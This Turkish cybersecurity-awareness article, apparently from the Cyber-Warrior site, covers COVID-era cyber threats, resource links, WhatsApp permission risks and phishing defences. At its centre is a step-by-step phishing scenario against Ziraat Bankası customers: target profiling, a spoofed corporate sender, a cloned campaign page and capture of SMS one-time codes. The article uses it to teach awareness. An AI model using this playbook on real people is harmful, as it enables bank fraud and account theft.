Dünya genelinde dijital sirkülasyon da gerçekleşen siber vakalarda hoax ve phishing vakalarına ayrı bir başlık açmak gereklidir. Bu tür saldırıların çoğunluğa hitap edecek şekilde ve dağıtık olması risk faktöründe kaos odaklı yükselişler gösterir. Sonuç ve önlemlerde ki makaleleri bu bağlamda değerlendirip; Hoax ve Phisihing vakalarının önüne geçmek için kendinizi geliştirmelisiniz. Bunun için dikkat en önemli konu olmakla beraber teknik kavramlara da az da olsa aşina olmak gerekir.

[2.5] Resmi ve Faydalı Covid-19 Kaynakları

Açılan domainler de dünya genelinde bir çok gayrimeşru domain olduğunu söylemiştik. Alan adı ve sosyal medya bazında zararlı domainleri takip etmek yerine aşağıda bulunan kaynakları kullanabilirsiniz. Twitter üzerinde bulunan bazı fenomen Twitter hesaplarının da bu konuda olumlu çalışmaları olsa da çok fazla itibar edilmemesi gerektiğini unutmayalım.

Kurum	Amaçlar	Kaynak
INTERPOL	Covid 19 Siber Tehditler	https://www.interpol.int/Crimes/Cybercrime/COVID-19-cyberthreats
DSO – DÜNYA SAĞLIK ÖRGÜTÜ	Covid 19 Siber Tehditler	https://www.who.int/about/communications/cyber-security
COE – AVRUPA KONSEYİ	Covid 19 Siber Suçlar	https://www.coe.int/en/web/cybercrime/cybercrime-and-covid-19
USOM – TR CERT	Covid 19 Siber Tehditler	https://twitter.com/trcert
SAĞLIK BAKANLIĞI TR	Covid 19 Güncel Durum	https://covid19.saglik.gov.tr/
ANADOLU AJANSI – AA – TR	Covid 19 Gelişmeler	https://www.aa.com.tr/tr/koronavirus
CB - DİJİTAL DÖNÜŞÜM OFİSİ	Dünya geneli harita	https://corona.cbddo.gov.tr/
COVİD 19 INFO LIVE	Canlı karşılaştırmalar	https://covid19info.live/
ROYLAB STATS	Canlı izleme	https://www.youtube.com/watch?v=SLV1B5Lzy48&feature=emb_rel_err
DSO – DÜNYA SAĞLIK ÖRGÜTÜ	Veriler, Grafikler	https://who.sprinklr.com/
MELBOURNE UNIVERSITY	Tahminler	https://covid19forecast.science.unimelb.edu.au/
IHME – ARAŞTIRMA ENST.	Tahminler, Sosyal Uzak.	https://covid19.healthdata.org/projections
DATACAT	Etkileşimli karşılaştırma	https://www.datacat.cc/covid/
COVID-19 TR DATABANK	Siber, Genel, Timeline	https://www.covld19.com
ANNUAL REVIEWS	Bilimsel Kaynak	https://www.annualreviews.org/ - search> coronavirüs
CAMBRIDGE UNIVERSTY	Bilimsel Kaynak	https://www.cambridge.org/gb/academic/covid-19-resources-and-information
DERGİPARK	Bilimsel Kaynak	https://dergipark.org.tr/tr/search?q=covid+OR+coronavir*&section=articles
COCHRANE LIBRARY	Bilimsel Kaynak	https://www.cochranelibrary.com/covid-19
DYNAMED	Bilimsel Kaynak	https://www.dynamed.com/condition/covid-19-novel-coronavirus
ELSEVIER	Bilimsel Kaynak	https://www.elsevier.com/connect/coronavirus-information-center
EMERALD PUBLISHING	Bilimsel Kaynak	https://www.emeraldgrouppublishing.com/promo/coronavirus.htm
IEE XPLORE DIGITAL LIBRARY	Bilimsel Kaynak	https://innovate.ieee.org/covid-19_related_research/
IOP PUBLISHING	Bilimsel Kaynak	https://ioppublishing.org/ news> coronavirüs
KARGER	Bilimsel Kaynak	https://www.karger.com/Tap/Home/278492
THE LANCET	Bilimsel Kaynak	https://www.thelancet.com/coronavirus
PROJECT MUSE	Bilimsel Kaynak	https://about.muse.jhu.edu/resources/freeresourcescovid19/
PUBLMED	Bilimsel Kaynak	https://www.ncbi.nlm.nih.gov/research/coronavirus/
BIORXIV	Bilimsel Kaynak	https://connect.biorxiv.org/relate/content/181
OXFORD ACADEMIC	Bilimsel Kaynak	https://academic.oup.com/cid
SEMANTIC SCHOLAR	Bilimsel Kaynak	https://www.semanticscholar.org/
SCIENCE MAG	Bilimsel Kaynak	https://www.sciencemag.org/ search> coronavirüs
SIAM	Bilimsel Kaynak	https://epubs.siam.org/page/EpidemiologyCollection

SPRINGER NATURE	Bilimsel Kaynak	https://www.springernature.com/gp/researchers/campaigns/coronavirus
TAYLOR – FRANCIS	Bilimsel Kaynak	https://taylorandfrancis.com/coronavirus/
TR DİZİN GOV	Bilimsel Kaynak	https://www.trdizin.gov.tr search> coronavirüs
UPTODATE	Bilimsel Kaynak	https://www.uptodate.com/ contents> coronavirüs
CLARIVATE	Bilimsel Kaynak	https://clarivate.com/coronavirus-resources/
WILEY ONLINE LIBRARY	Bilimsel Kaynak	https://novel-coronavirus.onlinelibrary.wiley.com/

[2.6] Online Eğitim'e Geçiş Süreci Ve Getirmiş Olduğu Riskler

[2.7] En Çok Kullanılan Online Araçlar

Ülkemiz ve dünya genelinde online eğitim sürecine geçilmiş olması sebebiyle artan online riskler saptanmıştır. En çok kullanılan Zoom uygulamasının kullanılmaması tavsiye edilir. Aşağıda ki liste de online eğitim araçları ve kapsamları listelenmiştir.

Araç	Limit	Toplantının Kaydı	Ekran Paylaşım	Dosya Paylaşım			Mesajlaşma Özelliği	Sanal Tahta
				Video	Ses	Dosya		
Zoom	45 dk 100 kişi	EVET	EVET	EVET	EVET	EVET	EVET	
Google Hangouts	10 kişi	EVET	EVET	EVET	EVET	EVET	EVET	
Uber Conference	45 dk 10 kişi	EVET		EVET	EVET	EVET		
TrueConf Online	3 kişi	EVET				EVET		EVET
Skype	10 kişi	EVET	EVET				EVET	
FreeConference	5 kişi		EVET			EVET	EVET	
Appear in	4 kişi		EVET				EVET	
Slack Video Calls	15 kişi						EVET	
Cisco Webex Meeting	100 kişi		EVET					

Bunlar dışında Microsoft Teams uygulaması da kullanım tercihi olabilir.

[3] Sonuç ve Önlemler

[3.1] Online İletişim İçin Önlemler

Türkiye'de en çok kullanılan mesajlaşma uygulaması Whatsapp'ın log tutması mümkün mü? Temel mantıkla tüm içeriklerin ilgili yazılımın sunucusunda loglanabileceği mümkündür.

Bu konuya açıklık getirmek açısından daha çok öne çıkan özelliklere bir bakalım. Bilindiği gibi Whatsapp telefona kurulurken bazı izinler ister bu izinlerin birçoğu programın getirdiği özelliklerin tam olarak kullanılabilmesi içindir. Bu özellikler nedir inceleyelim.

•Take Photo or Video (Foto-Video Çekim)

•Choose Photo or Video (Foto Video Seçim)

•Share Location (Konum Paylaşma)

•Share Contact (Kişi Paylaşma)

•Send Document (Döküman Yollama)

•Find Images (Resim Arama)

•Broadcast (Toplu Mesaj)

•Groups (Grup oluşturma)

Bu tür özelliklerin kullanılabilmesi için Whatsapp'ın telefon kullanıcısından gerekli Android/iOs izinlerinin listesini uzun uzun yazmaya gerek yok. Fakat şunu rahatlıkla söyleyebiliriz ki bu tür izinlerin bir çok riski mevcut.

Hackerların gözünden basit bir senaryo kuracak olursak bu tür erişim yetkilerine Whatsapp aracılığı ile ulaşıldığı takdirde; kişi-rehber bilgileriniz, telefon kayıtlarınız, son çağrılarınız ve sık kullandığınız görüşme kayıtları, izinsiz fotoğraf çekimi, ses kaydı, aile fotoğrafları, sms kaydı, telefon aracılığı ile kişisel bilgisayara erişim, senkronizasyon ile google hesaplarına erişim… kötü niyetli kullanıcılar tarafından ele geçirilebilir.

Tabiî ki bütün bunların yapılması kapsamlı bir senaryo ile oluşturulur ve gerekli teknik bilgi ile pekiştirilir. Bütün bunlar sosyal mühendislik yöntemiyle de yapılabilir fakat Whatsapp'ın teknolojik olarak nelere izin istediğini ve bu izinlerin güvenliğini sağladığını söylese de kapalı kapılar ardında neler olabileceğini bir üstteki paragrafta belirttik.

Daha güvenli iletişim için ne yapmalıyım?

Teknoloji çağında ne yazık ki %100 güvenli iletişim söz konusu değildir. Tabii ki konu son kullanıcılar yani halk olarak ele alındığında…

Fakat daha güvenli bir iletişim kurmak için azami düzeyde risklerin önlenmesi mümkündür. Bunları liste/karışık halde ele alalım.

•Uygulama izinlerinin en aza indirilmesi.

•Kişisel, mahremiyet taşıyan bilgilerin bu tür iletişim kanallarında kullanılmaması.

•Farklı aplikasyonlar kurarak ana aplikasyona erişim söz konusu olabilir (izinlerin açılması v.b)

•Bunu önlemek için kullandığınız telefonun yazılımsal olarak temiz olması çok önemli.

•Kullandığınız cihaz rootluysa kernel kodlarına erişim yapılabiliyor. Yine yan uygulamalar sayesinde iletişim kanallarını da etkileyerek çok çeşitli zararlar vermek mümkün.

•Bilgi düzeyiniz sınırlıysa kesinlikle telefonunuzu rootlamayın.

•Çeşitli antivirüs yazılımları kullanmanız tercih sebebiniz olabilir.

•Yine yan uygulamalar aracılığı ile network advertising ismini verdiğimiz yollarla bulaşan reklam türünde ki zararlı yazılımlar telefonunuza bulaşabilir; bunun sonucunda da kullandığınız Whatsapp türevi iletişim uygulamasını etkileyebilir.

•Url/apk ile tanımlanmış, Whatsapp aplikasyonunun arayüzü dışında ki bu tür reklam yoluyla bulaşan zararlı yazılımları çalıştırmayın veya onaylamayın.

•Sosyal sorumluluk bilinci bakımından gerekli önlemlerinizi alarak başta çocuklarınızın iletişim araçlarını hangi amaçlarla kullandığını mutlaka gözden geçirin.

[3.2] Phishing ve Hoax Saldırılarına Karşı Önlemler

Günümüz de sosyal medya aracılığıyla veya diğer sanal iletişim araçları vasıtasıyla pek çok dolandırıcılık vakasına şahit olmaktayız. Kullanıcıların net ortamında sık kullandığı uygulamalar veya işlemler detaylandırılarak phishing (oltalama saldırısı) dediğimiz yöntemle manipüle edilmekte. Kullanıcıların sık ziyaret ettiği sistemler veya uygulamaların birebir kopyası yapılıp çeşitli hoax (aldatıcı, asparagas mesaj) yöntemleriyle kullanıcılara gerçek veriymiş gibi gösteriliyor.

Peki bu Hoax verilerinden veya yapılan phishing sistemlerden korunmak için ne kadar etkili çalışmalar var veya neler yapıyoruz ? Ve bu yöntemlerin boyutu ne kadar derine iniyor ?

Bu makalede bu sorulara cevap arayarak sanal dolandırıcılık yöntemlerini teorik olarak inceleyip arada teknik detaylar ile son kullanıcının anlayabileceği şekilde aktarmaya gayret gösterilmiştir.

Hoax Nedir ?

İçerisinde aldatıcı bilgiler ile dikkat çekecek biçimde hazırlanmış mesajlar bütünüdür. Genellikle mail yoluyla hedefe gönderilir ve hedef manipüle edilmeye çalışılır. Mail yolu dışında; artık sosyal medyanın da hayatımızın bir parçası olmasıyla birlikte bir çok adreste (Facebook, Twitter, Instagram, Blogspot, Tumblr v.b) bu tür hoax verilerine en inandırıcı biçimde rastlayabilirsiniz.

Mail üzerinden, Facebook üzerinden, Twitter üzerinden, Whatsapp üzerinden, Instagram üzerinden ve bütün bunların alternatifi olabilecek (Telegram, Vk, Signal, Snapchat) uygulamalar üzerinden bile Hoax artık günümüzde çok rahat bir biçimde uygulanmaktadır.

Çeşitli yollarla, ilgili uygulamalarla da bütünleşik biçimde istenilen hedefe yönelik %99 başarılı sonuçlar alınabilecek Hoax türleri vardır. Tabiki bunlar Sosyal Mühendislik ve biraz da teknik siber güvenlik bilgileri gerektirmektedir.

Günümüzde siyah şapkalı hackerlar dediğimiz kötü niyetli bireyler ve dolandırıcılar hedeflerini analiz ederek kişisel veya topluca yöntemler belirleyip, manipüle edici verileri hazırlayarak bunları uygun sosyal mühendislik yöntemleriyle birleştirip doğrudan hedefi veya hedefleri profesyonel bir biçimde ele geçirmekte.

Peki Nasıl ?

Örnek bir Hoax/Phishing Senaryosu

// Senaryo uygulamada Hoax, Sosyal Mühendislik, Phishing ve Web Security/Design ağırlıklı gidilmiştir.*

Ziraat Bankası üzerinden bir senaryo gerçekleştirelim. Biliyorsunuz Ziraat Bankası Kurumsal URL : https://www.ziraatbank.com.tr

Online Bankacılık işlemleri baz alınsın. Onunda URL adresi aşağıdadır.

https://bireysel.ziraatbank.com.tr/Transactions/Login/FirstLogin.aspx?customertype=rtl

Buraya kadar her şey normal. Girdiğimiz adresler belli, hangi işlemleri yapacağımız belli. Giriş yaptıktan sonra ödeme kanalları, hesap bilgileri gibi arayüzleri biliyoruz.

Hedef orta yaşlarda, devlette çalışan bir personel veya personeller olsun.

Şimdi hedefe yönelik araştırmalar yapalım. Twitter veya Facebook aracılığıyla online satış sayfaları, e-ticaret sayfaları, gruplar, twitter aktiviteleri detaylıca araştırıldıktan sonra

kullanıcıya/kullanıcılara yönelik bilgiler harmanlanır. Bu bilgilere yönelik Ziraat Hesabı olan kişi veya kişiler bulunur. Bu kişilerin mailleri toplanır.

Mail toplamanın farklı yönleri elbette var. Bir çok mail datası nette kolaylıkla bulunabilir. Yine her hangi bir devlet kurumuna yönelik yapılan saldırılarda çeşitli "data" bilgiler ele geçirilebilir. İçeriden veya dışarıdan yapılacak bu tür saldırıların neticelendirilmesi sonucunda kötü niyetli kişiler kolaylıkla bu dataları pazarlayabilir veya direkt provake amaçlı paylaşabilir.

Asıl konumuza devam edelim.

Bkz : Bazı devlet kurumlarından alınan maaşların Ziraat Bankasından verilmesi örneği. Bankaların hangi devlet kurumları ile anlaşmalı olduğundan yola çıkarak hangi kurumun hangi bankadan maaş verdiği de çok kolay bir şekilde tespit edilebilmekte.


Bkz : Alınan bilgiler doğrultusunda hedefin çalıştığı kurum tespit edilir ve saldırı senaryosu üzerinden fikirler geliştirilir.

Bkz : Geliştirilen fikirler artık yavaş yavaş uygulamaya alınır. Bunlar için gerekli birkaç teknik yöntemler oluşturulur.

Bu yöntemler nelerdir hemen inceleyelim.

Kurumsal Mail

Hedefe doğrudan etkili bir mesajla, “hedefe gönderilecek veriye” en yakın şekilde ya da direk aynı isimde bir mail üzerinden ilk iletişime geçilir.



Yukarıda ki örnekte sosyal mühendislik saldırısı için kurumsal@ziraatbank.com.tr adresinden direk gelen kutusuna düşecek biçimde mail gönderildiğini görüyorsunuz. Günümüzün hacking yöntemlerinde sıklıkla kullanılan bir yöntem. İstediğiniz adresten direk gelen kutusuna istediğiniz mesajı gönderebiliyorsunuz.

Bilinçli bir kullanıcının ilk yapacağı mail adresini kontrol etmektir. Peki yeterli mi ? Tabiki hayır.


Mail İçeriği

Mail içeriği kullanıcıya yönelik bir kampanya, çekiliş v.b yöntemler ile manipüle için kullanılır.

Örnek için, hemen Ziraat Bankası’nın e-bülten servisinden bir içerik bulalım.

http://ebulten.ziraatbank.com.tr/trimages/taksitlendirme_012019/taksitlendirme_012019.html

Yukarıda ki kampanya detayları, güzelce hazırlanır ve tıpkı Ziraat Bankasının resmi mail hesabından (yukarıda ki gördüğünüz adres) bire bir gelen kutusuna; ve mail içeriği tıpkı ziraat bankasının gönderdiği kampanyalar gibi…



Buraya kadar, normal bir son kullanıcı ziraat bankasından mail geldiğine emin olmuş olmalı ? Normal bir mail aldığınızı düşünmeniz ilk etapta geçerli. Ama bu gördüğünüz gibi kesinlikle sizi yanıltıcı biçimde hazırlandı. Devam edelim…

Phishing Attack (İçerik-Tasarım)

Artık kötü niyetli şahısların oltasını atıp bekleyeceği sistemin son aşaması, Phshing sayfası ve bu sayfanın orjinaliyle bire bir aynı olacak şekilde kodlanıp; ilgili security adımlarını atlatması.

Bunu nasıl yapabilirler veya nasıl yapıyorlar ?

Şöyle ki bir web sayfasının bire bir kopyasının çıkartılması uzmanlarca dakikalar alabilecek bir konu. Logosundan içeriğine, içeriğinden Hoax da kullanılan detaylara kadar inandırıcı ve %100 aynı tasarım ile sizlerin önüne getirilebilmesi çok kolay bir iştir. Ve çeşitli doğrulama adımları da Sponsorlu bağlantı örnekleri veya kullanıcı dikkatsizliği nedeniyle es geçiliyor.

Burada ki püf noktası ve son kullanıcıların çoğunun dikkat etmediği nokta bu veriler hangi sunucuda, bu veriler hangi url adresi ile önünüze geliyor ? Çoğunlukla önceki aşamalarda


hazırlanan Hoax'da ki verilerin inandırıcılığı ile; son aşamada önünüze gelen aldatıcı sayfanın güvenilirliğinde gözden kaçan detaylar sonucu bir çok mağduriyet malasef ki yaşanmakta.

Artık çoğu kullanıcının işlerini mobil sistemlerden yapması ve akıllı telefonların büyük bir çoğunlukta olması tüm bu anlatılanların gerçekleşmesinde de en büyük etkenlerden biri. Akıllı Telefonlar üzerinden yapılan E-Ticaret alışverileri, bankacılık işlemleri ve aklınıza gelebilecek bir çok şey ne yazık ki çok büyük bir bilinçsizlik içerisinde yapılmakta. Bunu bilen; zafiyetinizi açığa çıkarır ve kötü sonuçlar ve deneyimler yaşamanıza sebebiyet verir..

Şimdi ilk paragrafta değindiğimiz kopya sistemler üzerinden devam edelim. Mail içeriğimiz Kampanya detayları hakkındaydı. Mail'den girilen bağlantılar aşağıda ki görselde gördüğünüz adrese *eğer onay verdiğiniz takdirde, yönlenecektir. Ve siz gelen mailin güvenilirliğine yönelik sorgulama yapmadan bu adrese rahatlıkla gidebilmenin deneyimini yaşadığınızı zannediyor durumdasınız.

"Kampanya hakkında ayrıntılı bilgi için tıklayınız."

Tıklayalım...



Böyle bir içeriğe yönlendiriliyorsunuz. Gördüğünüz URL adresi ise bilinçsiz kullanıcıların en büyük zafiyetlerinden birisini oluşturuyor. Bu adrese girdiğiniz bilgiler direkt olarak scripte gömülmüş dolandırıcı mail adreslerine iletiliyor ve anında işlem yapılarak telefonunuza gelen kodu aynı kurumsal mail adresinden iletmeleri isteniyor. Ve karşı tarafa kodu verdiğiniz andan itibaren dolandırıcılar artık ziraat bankası bireysel işlemler sayfasından hesabınıza erişmiş oluyor.

Maalesef ki bu son aşama ile bir çok mağduriyet yaşanıyor. En sık kullanılan yöntemlerden ziyade daha etkili ve nokta atışı bir senaryo ile karşı karşıya olduğunuzu düşünürsek Facebook, Instagram ve benzeri yerlerde ki sponsorlu bağlantı hileleri ile dolandırılan vatandaşların sayısını size bırakıyorum…

Görmüş olduğunuz gibi; senaryolar üzerinden ve teknik kısımların araya serpiştirilmesi ile bu vakaların yaşanmasına şahit oluyoruz. Bu olayın her kısımdan yapılabilmesi (mobil cihazlardan / laptolardan / tabletlerden) de ne yazık ki acı bir gerçek. En büyük sorunumuz araştırmamak ve bilinçsiz teknoloji kullanımı.

Ne yapılmalı ?

• Dolandırıcılık vakalarının analizi çıkarılarak hangi kesime yönelik olduğu yüzde ile belirlenip; bu kesime gerekli uyarıcı makale ve bildiriler yayınlanmalı.

• Her çeşit yaş aralığında görülse de genel uyarılar ve makaleler ile vatandaşlar bilgilendirilmeli.

• Teknik olarak bir mesajın hoax olduğunu anlayabilmek için; yazı dili – içeriklerin dizilimi – verilen mesaj ve en önemlisi sizden istenenin ne olduğunu daima sorgulayarak hareket edin.

• E-ticaret sistemleri'nde doğrulanmamış web siteleri veya bilinmeyen adreslerden alışveriş yapmayın.

• Sosyal Medya'yı bilinçli kullanın.

• Tespit ettiğiniz dolandırıcılık vakalarını ilgili birimlere bildirin.

• Şüphelendiğiniz adresleri BG kanallarına yazabilirsiniz.

CWBEST

BİLİŞİM TEKNOLOJİSİNİN YER ALTI DÜNYASI

BİLİŞİM GÜVENLİĞİ

BİLİŞİM SUÇLARINA KARŞI MÜCADELE DERNEĞİ

Uyarı !

Cyber-Warrior tescilli bir marka olup, 556 Sayılı Markaların Korunması Hakkında K.H.K'ye göre yasal olarak korunmaktadır.

Cyber-Warrior'un Marka imajına zarar verici her türlü eylemde bulunan, yazı, yorum, sair içerikler barındıranlar hakkında 556 Sayılı kanunun ilgili hükümlerine göre yasal işlem başlatılmaktadır.

Ayrıca Cyber-Warrior'a ait isim, marka ve logoların izinsiz kullanılması yine aynı kanun hükümlerine göre suç sayılmaktadır. Marka No : 2010 46588 Korunma Tarihi : 15.07.2010

KÜLLÜ NEFSİN ZAİKATÜL MEVT

AKINCILAR

everthing for islam

ALL RIGHTS RESERVED © 2006 GRAFİK & WEB GROUP

LOJİSTİK CYBER WARRIOR

BUG RESEARCHERS

AR-GE

NETWORK

SOSYAL MEDYA HESAPLARIMIZI TAKİP EDİN

/Cyber.warrior.tim/ /Cyber.warrior.TIM/ /Cyber.warriorTR/ /CWTİMZ